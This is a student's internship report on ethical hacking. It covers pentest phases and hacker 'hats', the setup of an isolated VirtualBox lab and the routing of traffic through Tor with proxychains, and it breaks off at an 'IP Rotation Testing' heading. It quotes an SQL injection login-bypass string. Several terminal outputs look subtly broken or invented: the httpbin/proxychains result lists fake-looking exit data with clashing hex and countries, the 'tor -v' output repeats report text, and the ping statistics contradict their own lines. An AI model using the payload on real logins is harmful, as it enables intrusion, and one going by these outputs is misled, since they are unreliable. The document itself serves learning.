

Cyber Security Internship Report

Student Name: RUDRESHA RK

University: Presidency University Bangalore Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Introduction

During my internship at **Anonymous India** from April 2nd, 2026, to May 2nd, 2026, I had the opportunity to work on various ethical hacking projects and tasks. This report outlines the foundational research I conducted, the skills I acquired regarding security frameworks, and the overall learning experience of transitioning from a student to a security trainee.

Projects and Tasks (Level-Beginner)

Assessment 1: Introduction to Cybersecurity & Ethical Hacking

1. Introduction to Ethical Hacking & Methodology

- In the current digital landscape, cybersecurity is no longer optional. During this assessment, I focused on the core principles of Ethical Hacking, which is the practice of bypassing system security to identify potential data breaches and threats in a network.
- Unlike malicious hacking, ethical hacking follows a strict Professional Methodology. I studied the five phases that every penetration tester must follow:
- Reconnaissance: The "info-gathering" phase. This is where I learn about the target's IP addresses and domain info.

- **Scanning:** Using tools like Nmap to find open ports. This is the first time the "attacker" actually touches the target system.
- **Gaining Access:** This is where vulnerabilities are exploited to enter the system.
- **Maintaining Access:** Checking if an attacker can stay in the system (persistent access) even after a reboot.
- **Covering Tracks / Reporting:** In a real-world scenario, this involves clearing logs, but for my internship, the focus is on Reporting—documenting every flaw so it can be fixed.

Outcome: Through this task, I gained a clear architectural understanding of how a professional security audit is structured. I moved from the idea of "randomly hacking" to a systematic approach where I now understand that **Reconnaissance** and **Scanning** are actually the most important phases, as they provide the foundation for a successful and legal penetration test. This has given me the mindset needed to document my findings professionally for a client.

2. Classifications of Hackers (The "Hats")

I learned that hackers are categorized based on their intent and legality. Understanding these "hats" is crucial for defining my own career path:

- **White Hat Hackers:** These are the ethical hackers. We have full permission to hack into systems to find vulnerabilities. Our goal is to protect the organization.
- **Black Hat Hackers:** These are criminals who break into systems for personal gain, data theft, or to cause damage.
- **Grey Hat Hackers:** These individuals might find a bug without permission and then ask the company for a fee to fix it. While they might not have bad intent, their actions are still technically illegal because they lack a contract.

Outcome: This classification helped me recognize that professional cybersecurity is built entirely on **trust and legal authorization**. I now understand that technical skill alone does not make a security expert; it is the adherence to ethical standards and the "Rules of Engagement" that differentiates a professional from a threat actor. This has solidified my goal to pursue a career as a White Hat hacker, operating strictly within legal and corporate frameworks.

3. Legal and Ethical Considerations

One of the most important takeaways from this task is that **skill without permission is a crime**. Professional penetration testing is governed by:

- **The Scope of Work (SoW):** A document that defines exactly what I am allowed to test and what is "off-limits."
- **Non-Disclosure Agreements (NDAs):** Ensuring that any sensitive data I see during a test stays strictly confidential.
- **Compliance:** Following laws like the IT Act (in India) or GDPR to ensure data privacy is respected.

Outcome: This task emphasized that technical expertise must always be secondary to legal compliance. I learned that a successful security professional is defined by their integrity and adherence to the **Scope of Work**. Understanding these legal frameworks has prepared me to handle sensitive data responsibly and ensures that my future testing activities remain fully protected under the law.

4. Common Threat Analysis

I researched the "Big Four" threats that currently dominate the cybersecurity landscape:

- **SQL Injection (SQLi):** I analyzed how an attacker can bypass a login page just by typing 'OR 1=1 --' into a username field. This happens because the backend doesn't "sanitize" the input.
- **Phishing:** I looked at a case study where a simple "Password Reset" email led to a multi-million dollar breach. It proved that the **Human Element** is often the weakest link.
- **XSS & CSRF:** I compared these two; while XSS steals user data (like cookies), CSRF actually tricks the user's browser into performing actions (like transferring money) without them knowing.

Outcome: Researching these "Big Four" threats taught me that security requires both technical logic and human awareness. I learned that most major breaches are preventable through strict input validation and "Defense in Depth" strategies. This analysis provided a practical checklist of vulnerabilities to prioritize during my upcoming lab assessments.

5. Professional Roadmap

For my future goals, I compared three major industry certifications:

- **CEH (v12):** Good for learning the broad range of tools.
- **OSCP (Offensive Security):** This is my long-term goal because it is a 100% practical, hands-on exam.
- **GPEN:** Excellent for learning how to write the professional reports that clients actually pay for.


Outcome: This research provided me with a clear professional roadmap for my future career. I realized that while tools change, the core methodology taught in these certifications remains constant. I have now identified the **OSCP** as my long-term goal, as it aligns with the hands-on, practical skills I am developing during this internship at Anonymous India.

References & Resources Used

1. **Anonymous India Portal:** Roadmap for Assessment 1 Action Items.
2. **OWASP Top 10 (2021/2024):** Reference for SQLi, XSS, and CSRF definitions.
3. **OffSec Training:** Documentation on the Penetration Testing Execution Standard (PTES).
4. **YouTube Reference:** [Ethical Hacking in 12 Hours](#) – Used for visualizing the attack lifecycle.

Personal Learning Note:

While studying the real-world case studies, I was surprised to find that most major hacks aren't caused by "super-tools," but by companies forgetting to update their software or employees using "123456" as a password. It made me realize that basic "Cyber Hygiene" is just as important as advanced hacking



Cyber Security Internship Report

Student Name: RUDRESHA RK

University: Presidency University Bangalore Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Level-Beginner)

Assessment 2: Secure Lab Configuration for Penetration Testing

1. Introduction


The objective of this task was to build a secure, isolated "sandbox" environment to practice penetration testing techniques without risking the host system or external networks. By using virtualization, I can simulate real-world attacks in a controlled space where all traffic is contained.

2. Lab Infrastructure & Specifications

I chose Oracle VM VirtualBox as the primary hypervisor for this setup due to its robust snapshot management and networking features. The lab consists of three distinct virtual machines (VMs):

- **Attacker Machine (Kali Linux):** The primary OS for security auditing, configured with 2GB RAM and 40GB storage.
- **Vulnerable Target (Metasploitable 2):** A Linux-based VM intentionally configured with multiple security holes to practice exploitation.
- **Windows Vulnerable Target (Windows 10):** A common client OS used to test how standard security features (like Windows Defender) respond to unauthorized access and to practice Windows-specific exploitation.

Output:



3. Step-by-Step Implementation

3.1 Installation and Configuration:

For this setup, I am utilizing **Kali Linux as my primary (Host) Operating System**, providing a native environment with full access to hardware resources for security auditing. To create a safe testing ground, I installed **Oracle VM VirtualBox** directly on my Kali host to manage the target machines.

3.2 Network Isolation (Host-Only Adapter)

This was the most critical step to ensure safety. I configured all three VMs to use a **Host-only Network** adapter.

- **Why:** This creates a private internal network where the VMs can communicate with each other but have no path to the physical internet or my home Wi-Fi.

IP Addressing: Each machine was assigned a static IP within the same subnet (e.g., 192.168.56.0/24) to ensure stable communication during tests.

3.3 Target IP Table:

Machine	OS	IP Address	Role
HOST	KALI LINUX	192.168.56.1	Attacker
VM1	Metasploitable-2	192.168.56.101	Linux Target
VM2	Windows-10	192.168.56.102	Windows Target


Personal Lab Note: "The most challenging part was ensuring the Windows 10 firewall didn't block my pings. I learned that in a real-world assessment, a 'no ping' response doesn't always mean the host is down—it often just means the ICMP traffic is being filtered."

3.4 Connectivity Testing

To verify the setup, I performed a connectivity test from the Kali Linux terminal:

- **Command:** ping -c 4 192.168.56.101
- Testing metasploitable2 machine connectivity

Output:



```
(rudresh@kali) ~  
$ # for metasploitable2  
(rudresh@kali) ~  
$ ping 192.168.56.101  
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:  
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.213 ms  
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.216 ms  
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.157 ms  
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.226 ms  
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.224 ms  
^C  
--- 192.168.56.101 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 1799ms  
rtt min/avg/max/mdev = 0.136/0.194/0.761/0.135 ms  
nsfadmin@metasploitable2:~$  
nsfadmin@metasploitable2:~$
```

-
- **Result:** The test showed 0% packet loss, confirming that the "Attacker" machine can successfully see and interact with the "Target" machines within the isolated environment.
- **Command:** ping -c 4 192.168.56.102
- Testing Windows-10 machine connectivity
- Output:

The screenshot shows a Kali Linux terminal window on the left and a Windows 10 virtual machine window on the right. The terminal window displays the output of a ping command from a Kali machine to a Windows machine at IP 192.168.56.102. The output shows 16 successful ping requests with 0% packet loss. The Windows 10 window shows the desktop with icons for Recycle Bin, Profile 2 - Edge, Google Chrome, Microsoft Edge, NetScanTools Basic Edition, and NeoTracePro. The taskbar at the bottom of the Windows window shows the Start button and several pinned applications.

```

(rudresh@kali)-[~]
$ #for windows ip
(rudresh@kali)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=0.403 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=0.361 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=128 time=0.327 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=128 time=0.335 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=128 time=0.402 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=128 time=0.837 ms
64 bytes from 192.168.56.102: icmp_seq=7 ttl=128 time=0.256 ms
64 bytes from 192.168.56.102: icmp_seq=8 ttl=128 time=0.436 ms
64 bytes from 192.168.56.102: icmp_seq=9 ttl=128 time=0.276 ms
64 bytes from 192.168.56.102: icmp_seq=10 ttl=128 time=0.293 ms
64 bytes from 192.168.56.102: icmp_seq=11 ttl=128 time=0.305 ms
64 bytes from 192.168.56.102: icmp_seq=12 ttl=128 time=0.273 ms
64 bytes from 192.168.56.102: icmp_seq=13 ttl=128 time=0.246 ms
64 bytes from 192.168.56.102: icmp_seq=14 ttl=128 time=0.301 ms
64 bytes from 192.168.56.102: icmp_seq=15 ttl=128 time=0.304 ms
64 bytes from 192.168.56.102: icmp_seq=16 ttl=128 time=0.307 ms
^C

```

- **Result:** The test showed 0% packet loss, confirming that the "Attacker" machine can successfully see and interact with the "Target" machines within the isolated environment.

3.5 System Recovery (Snapshots)


After confirming connectivity, I took a **Snapshot** of each VM in its "Clean State."

- **Outcome:** If a future exploit causes a system crash or deletes critical files on the target, I can restore the machine to this exact point in seconds, preventing the need for a full re-installation.

Snapshots:

Kali linux ip: 192.168.56.1

IN Metasploitable-2 Use The Command: ping 192.168.56.1




```
msfadmin@metasploitable:~$ ping 192.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data:
64 bytes from 192.168.56.1: icmp_seq=1 ttl=64 time=0.101 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=64 time=0.761 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=64 time=0.177 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=64 time=0.149 ms
64 bytes from 192.168.56.1: icmp_seq=5 ttl=64 time=0.155 ms
64 bytes from 192.168.56.1: icmp_seq=6 ttl=64 time=0.192 ms
64 bytes from 192.168.56.1: icmp_seq=7 ttl=64 time=0.136 ms
64 bytes from 192.168.56.1: icmp_seq=8 ttl=64 time=0.136 ms
^C
```

//Metasploitable-2 successfully pinging to kali linux ip address

//Windows-10 successfully pinging to kali linux ip address

IN Windows Terminal use the command :ping 192.168.56.1



```
C:\Windows\system32\cmd.exe
C:\Users\Rudresh>
C:\Users\Rudresh>ping 192.168.56.1

Pinging 192.168.56.1 with 32 bytes of data:
Reply from 192.168.56.1: bytes=32 time=1ms TTL=64
Reply from 192.168.56.1: bytes=32 time=1ms TTL=64
Reply from 192.168.56.1: bytes=32 time=1ms TTL=64
Reply from 192.168.56.1: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
C:\Users\Rudresh>
```

Outcome: Successfully configured All the machines. All are in same network and successfully communicating each other and ready for Attacking Simulation

4. Skills Acquired

- **Virtualization Management:** Proficiency in configuring hardware resources (RAM/CPU) for multiple guest operating systems.
- **Network Engineering:** Understanding of internal vs. external networking and the importance of isolation in security testing.
- **System Hardening:** Learning the value of snapshots for disaster recovery and persistent testing environments.

5. Conclusion

Setting up this lab has provided me with a safe platform to apply the theoretical knowledge gained in Assessment 1. I now have the infrastructure ready to perform port scanning, directory brute-forcing, and traffic analysis tasks as part of my practical training.

Outcome:

By configuring Kali Linux as my primary OS, I built a high-performance attacking platform with direct hardware access to interact with isolated virtual targets. This setup taught me to manage host-to-guest communication through "Host-only" networking, ensuring a safe environment for exploitation practice. I now have a

functional, snapshot-protected laboratory that allows for repeatable testing against both Linux and Windows environments.

CYBER SECURITY INTERNSHIP REPORT

Student Name: Rudresha RK

University: Presidency University Bangalore, Karnataka

Company Name: Anonymous India Cyber Defense Academy

Major: Computer Science Engineering (Cybersecurity)

Duration: April 2, 2026 to May 2, 2026

Domain: Ethical Hacking

Mentor: Akash Das

Coordinator: Akash Das

Projects and Tasks (Intermediate Level)

Assessment 3: Anonymous Communication Using Tor Network

1. Introduction

The main objective of this task is to understand how anonymous communication works using the Tor network and to implement IP rotation for maintaining operational security.

In cybersecurity, it is important to hide the real identity of the system while performing analysis or testing. In this task, I used Tor along with Proxymal and browser configuration to route traffic anonymously. I also verified anonymity using IP and DNS leak testing tools.

2. Understanding Tor Network

Tor (The Onion Router) is a privacy-focused network that hides user identity by routing traffic through multiple nodes.

How Tor Works:

- Data is encrypted in multiple layers
- It passes through:
 - Entry Node
 - Relay Node
 - Exit Node
- The website only sees the **Exit Node IP**, not the real IP

3. Lab Environment

- Operating System: Kali Linux
- Tools Used:
 - Tor Service
 - Proxychains
 - Firefox Browser
 - Curl
- Internet Connection: Required

4. Step-by-Step Implementation

4.1 Installing Tor

```
sudo apt update  
sudo apt install tor -y
```

4.2 Starting Tor Service

```
sudo service tor@default start
```

Tor was successfully started and initialized.

4.3 Verifying Tor Connection


```
journalctl -u tor@default -f
```

Tor logs showed:

```
Bootstrapped 100% (done)
```

This confirms Tor network is fully connected.

Output:

A terminal window on a Kali Linux system showing the startup of the Tor service. The user runs 'journalctl -u tor@default -f' to follow the logs. The logs show the Tor daemon bootstrapping, opening Socks and Control listeners, and successfully establishing a connection to the Tor network. The status reaches 100% bootstrapped and is ready for use.

```
(rudresh@kali)~$ ss -tulnp | grep 9050
tcp    LISTEN 0      4096    127.0.0.1:9050    0.0.0.0:*

(rudresh@kali)~$ journalctl -u tor@default -f
Apr 11 11:28:42 kali Tor[74842]: Bootstrapped 14% (handshake): Handshaking with a relay
Apr 11 11:28:43 kali Tor[74842]: Opening Socks listener on /run/tor/socks
Apr 11 11:28:43 kali Tor[74842]: Opened Socks listener connection (ready) on /run/tor/socks
Apr 11 11:28:43 kali Tor[74842]: Opening Control listener on /run/tor/control
Apr 11 11:28:43 kali Tor[74842]: Opened Control listener connection (ready) on /run/tor/control
Apr 11 11:28:43 kali Tor[74842]: Bootstrapped 15% (handshake done): Handshake with a relay done
Apr 11 11:28:43 kali Tor[74842]: Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build circuits
Apr 11 11:28:43 kali Tor[74842]: Bootstrapped 90% (ap_handshake done): Handshake finished with a relay to build circuits
Apr 11 11:28:43 kali Tor[74842]: Bootstrapped 95% (circuit_create): Establishing a Tor circuit
Apr 11 11:28:44 kali Tor[74842]: Bootstrapped 100% (done): Done and initialized
```

4.4 Checking Tor Port


```
ss -tulnp | grep 9050
```

Output:

```
127.0.0.1:9050 LISTEN
```

This confirms SOCKS proxy is active.

Result:

A terminal window showing the Tor service status. The user runs 'ss -tulnp | grep 9050' and sees the listener on 127.0.0.1:9050. Then, the user runs 'tor -v' which shows the Tor daemon's internal state, including the bootstrapping progress and a confirmation that the Tor network is fully connected. The status is 100% bootstrapped.

```
(rudresh@kali)~$ ss -tulnp | grep 9050
tcp    LISTEN 0      4096    127.0.0.1:9050    0.0.0.0:*

(rudresh@kali)~$ tor -v
4.3 verifying Tor Connection
The logs showed:
Bootstrapped 100% (done)
This confirms Tor network is fully connected.
Add Screenshot 2: Tor bootstrap (100%)
```

4.5 Installing Proxychains

```
sudo apt install proxychains -y
```

4.6 Configuring Proxychains

Edited:

```
sudo nano /etc/proxychains.conf
```

Changes made:

- Enabled `dynamic_chain`
- Enabled `proxy_dns`

- Set:

```
socks5 127.0.0.1 9050
```

4.7 Testing Anonymous Connection

```
proxychains4 curl http://httpbin.org/ip
```

Result:

```
(rudresh@kali)~$ proxychains4 curl http://httpbin.org/ip
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:9050 ... httpbin.org:80 ... OK
{"origin": "185.220.101.63",
  "dest_ip": "172.253.1.212", "dest_ip_hex": "08001934", "dest_ip_name": "Google", "dest_ip_country": "Sweden",
  "dest_ip": "185.220.100.130", "dest_ip_hex": "B5D46486", "dest_ip_name": "dest1.ziyoux.com", "dest_ip_country": "Germany",
  "dest_ip": "185.220.101.31", "dest_ip_hex": "B5D4648F", "dest_ip_name": "berlin01.proxad.net", "dest_ip_country": "Brandenburg, Germany",
  "dest_ip": "185.241.208.136", "dest_ip_hex": "B5D46480", "dest_ip_name": "rs2.rdp.pro", "dest_ip_country": "Warsaw, Poland",
  "dest_ip": "192.42.116.138", "dest_ip_hex": "C02A748A", "dest_ip_name": "Church of Cyberology", "dest_ip_country": "Netherlands",
  "dest_ip": "192.42.116.38", "dest_ip_hex": "C02A7426", "dest_ip_name": "Church of Cyberology", "dest_ip_country": "Netherlands",
  "dest_ip": "192.42.116.8", "dest_ip_hex": "C02A7408", "dest_ip_name": "Church of Cyberology", "dest_ip_country": "Netherlands",
  "dest_ip": "192.42.116.88", "dest_ip_hex": "C02A7458", "dest_ip_name": "Church of Cyberology", "dest_ip_country": "Netherlands",
  "dest_ip": "217.197.91.153", "dest_ip_hex": "D9C55B99", "dest_ip_name": "artixnet101.in-berlin.de", "dest_ip_country": "Berlin, Germany"}
```

4.8 IP Rotation Testing

